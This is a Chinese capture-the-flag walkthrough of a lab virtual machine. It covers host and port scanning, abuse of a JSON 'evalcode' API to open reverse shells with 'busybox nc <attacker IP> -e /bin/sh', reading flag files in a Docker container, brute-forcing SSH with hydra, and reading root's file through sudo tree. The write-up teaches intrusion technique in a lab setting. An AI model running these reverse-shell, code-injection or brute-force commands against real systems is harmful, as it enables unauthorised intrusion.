主机发现

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/vm1]
└─# arp-scan -I eth1 -l
(...)
192.168.56.103  08:00:27:83:1a:e6       PCS Systemtechnik GmbH
(...)
```

主机地址为`192.168.56.103`

端口扫描

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/vm1]
└─# nmap -p- 192.168.56.103
(...)
PORT     STATE SERVICE
80/tcp   open  http
222/tcp  open  rsh-spx
9000/tcp open  cslistener
(...)
```

发现开放端口有`80，222，9000`


80与222端口探测

80端口为apache默认界面，暂无有用信息

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/vm1]
└─# nc 192.168.56.103 222
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u3
```

222端口为ssh服务


9000端口探测



在检查页面源代码时发现提示


```
</html>
<!-- {"action":"readfile","file":"/etc/hosts"} -->
```

使用该段json格式的数据提交




发现可以提交

执行错误的action返回出两种操作，一种读文件`readfile`，另一种执行代码`evalcode`




通过执行 `evalcode` 错误的参数，得到真确的参数为 `code`



action	参数
readfile	file
evalcode	code

读取/etc/passwd



发现存在`root,php,python,node`用户的sh

反弹shell（目标读取三个flag）

反弹python的shell

在攻击机上开启监听，提交下方json格式的数据

```
{"action":"evalcode","code":"os.system(\"busybox nc 192.168.56.247 6666 -e
/bin/sh\")"}
```

执行完后

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/vm1]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.103] 46389
uid=1001(python) gid=1001(python) groups=1001(python)
```

反弹php的shell

```
{"action":"evalcode","code":"system(\"busybox nc 192.168.56.247 5555 -e
/bin/sh\")"}
```

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/vm1]
└─# nc -lvnp 5555
listening on [any] 5555 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.103] 46389
uid=1000(php) gid=1000(php) groups=1000(php)
```

读取flag_py、flag_php和flag_node

```
/ $ ls -al
total 92
drwxr-xr-x    1 root     root          4096 Nov 24 08:05 .
drwxr-xr-x    1 root     root          4096 Nov 24 08:05 ..
-rwxr-xr-x    1 root     root             0 Nov 24 08:05 .dockerenv
(...)
-rw-------    1 node     node            23 Nov 24 08:05 flag_node
-rw-------    1 php      php             13 Nov 24 08:05 flag_php
-rw-------    1 python   python          20 Nov 24 08:05 flag_py
```

发现是docker环境

```
/ $ cat flag_py
flag{flag1is_python
```

```
/code/agent $ cat /flag_php
_flag2_isphp
```

进入php的shell时，发现在`/code/agent`

```
/code/agent $ pwd
/code/agent
/code/agent $ ls -al
total 64
drwxr-xr-x    1 root     root          4096 Nov  4 08:56 .
drwxr-xr-x    1 root     root          4096 Nov  4 08:55 ..
-rw-r--r--    1 root     root          3109 Nov  3 09:44 index.php
-rw-r--r--    1 root     root          1035 Nov  4 08:55 node.js
drwxr-xr-x   68 root     root          4096 Nov  4 08:56 node_modules
-rw-r--r--    1 root     root         29482 Nov  4 08:56 package-lock.json
-rw-r--r--    1 root     root            52 Nov  4 08:56 package.json
-rw-r--r--    1 root     root          2416 Nov  3 09:43 pyagent.py
```

发现node.js的源码

```
/code/agent $ cat node.js
(...)
const port = 3000;
(...)
```

猜测node.js时运行在本地的3000端口下

```
/code/agent $ wget -q -O - \
>   --header "Content-Type: application/json" \
>   --post-data '{"code": "require('\''fs'\'').readFileSync('\''/flag_node'\'',
'\''utf8'\'').toString()"}' \
>   http://localhost:3000/evalcode
#========回显========
{"code":"require('fs').readFileSync('/flag_node',
'utf8').toString()","result":"have_@funnnnnnnngooos}\n","type":"string"}
/code/agent $
```

```
#flag_node
have_@funnnnnnnngooos}
```

根据提示，这三个flag是一个用户的密码

`flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}`

登录用户admin

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/vm1]
└─# hydra -L ~/Desktop/unix_users.txt -p
flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos} ssh://192.168.56.103:222 -
vV -o vmssh.txt -f
(...)
[222][ssh] host: 192.168.56.103   login: admin   password:
flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}
```

爆破出用户名为admin

```
┌──(root㉿kali)-[~/Desktop/xhh/QQ/vm1]
└─# ssh admin@192.168.56.103 -p 222
(...)
=======================================
  欢迎使用 Linux 服务器
  登录时间：2025-11-24 04:27:08
  内网IP：192.168.56.103
  外网IP：未获取
=======================================
```

权限提升

查看sudo权限

```
admin@debian:/$ sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on debian:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User admin may run the following commands on debian:
    (ALL) /usr/bin/tree
```

读取flag

```
admin@debian:/$ sudo tree --fromfile /root/root.txt
/root/root.txt
`-- flag{woahiz}

0 directories, 1 file
```

提权思路：通过-o参数，可将目录结构写入任意文件（但是我没复现成功）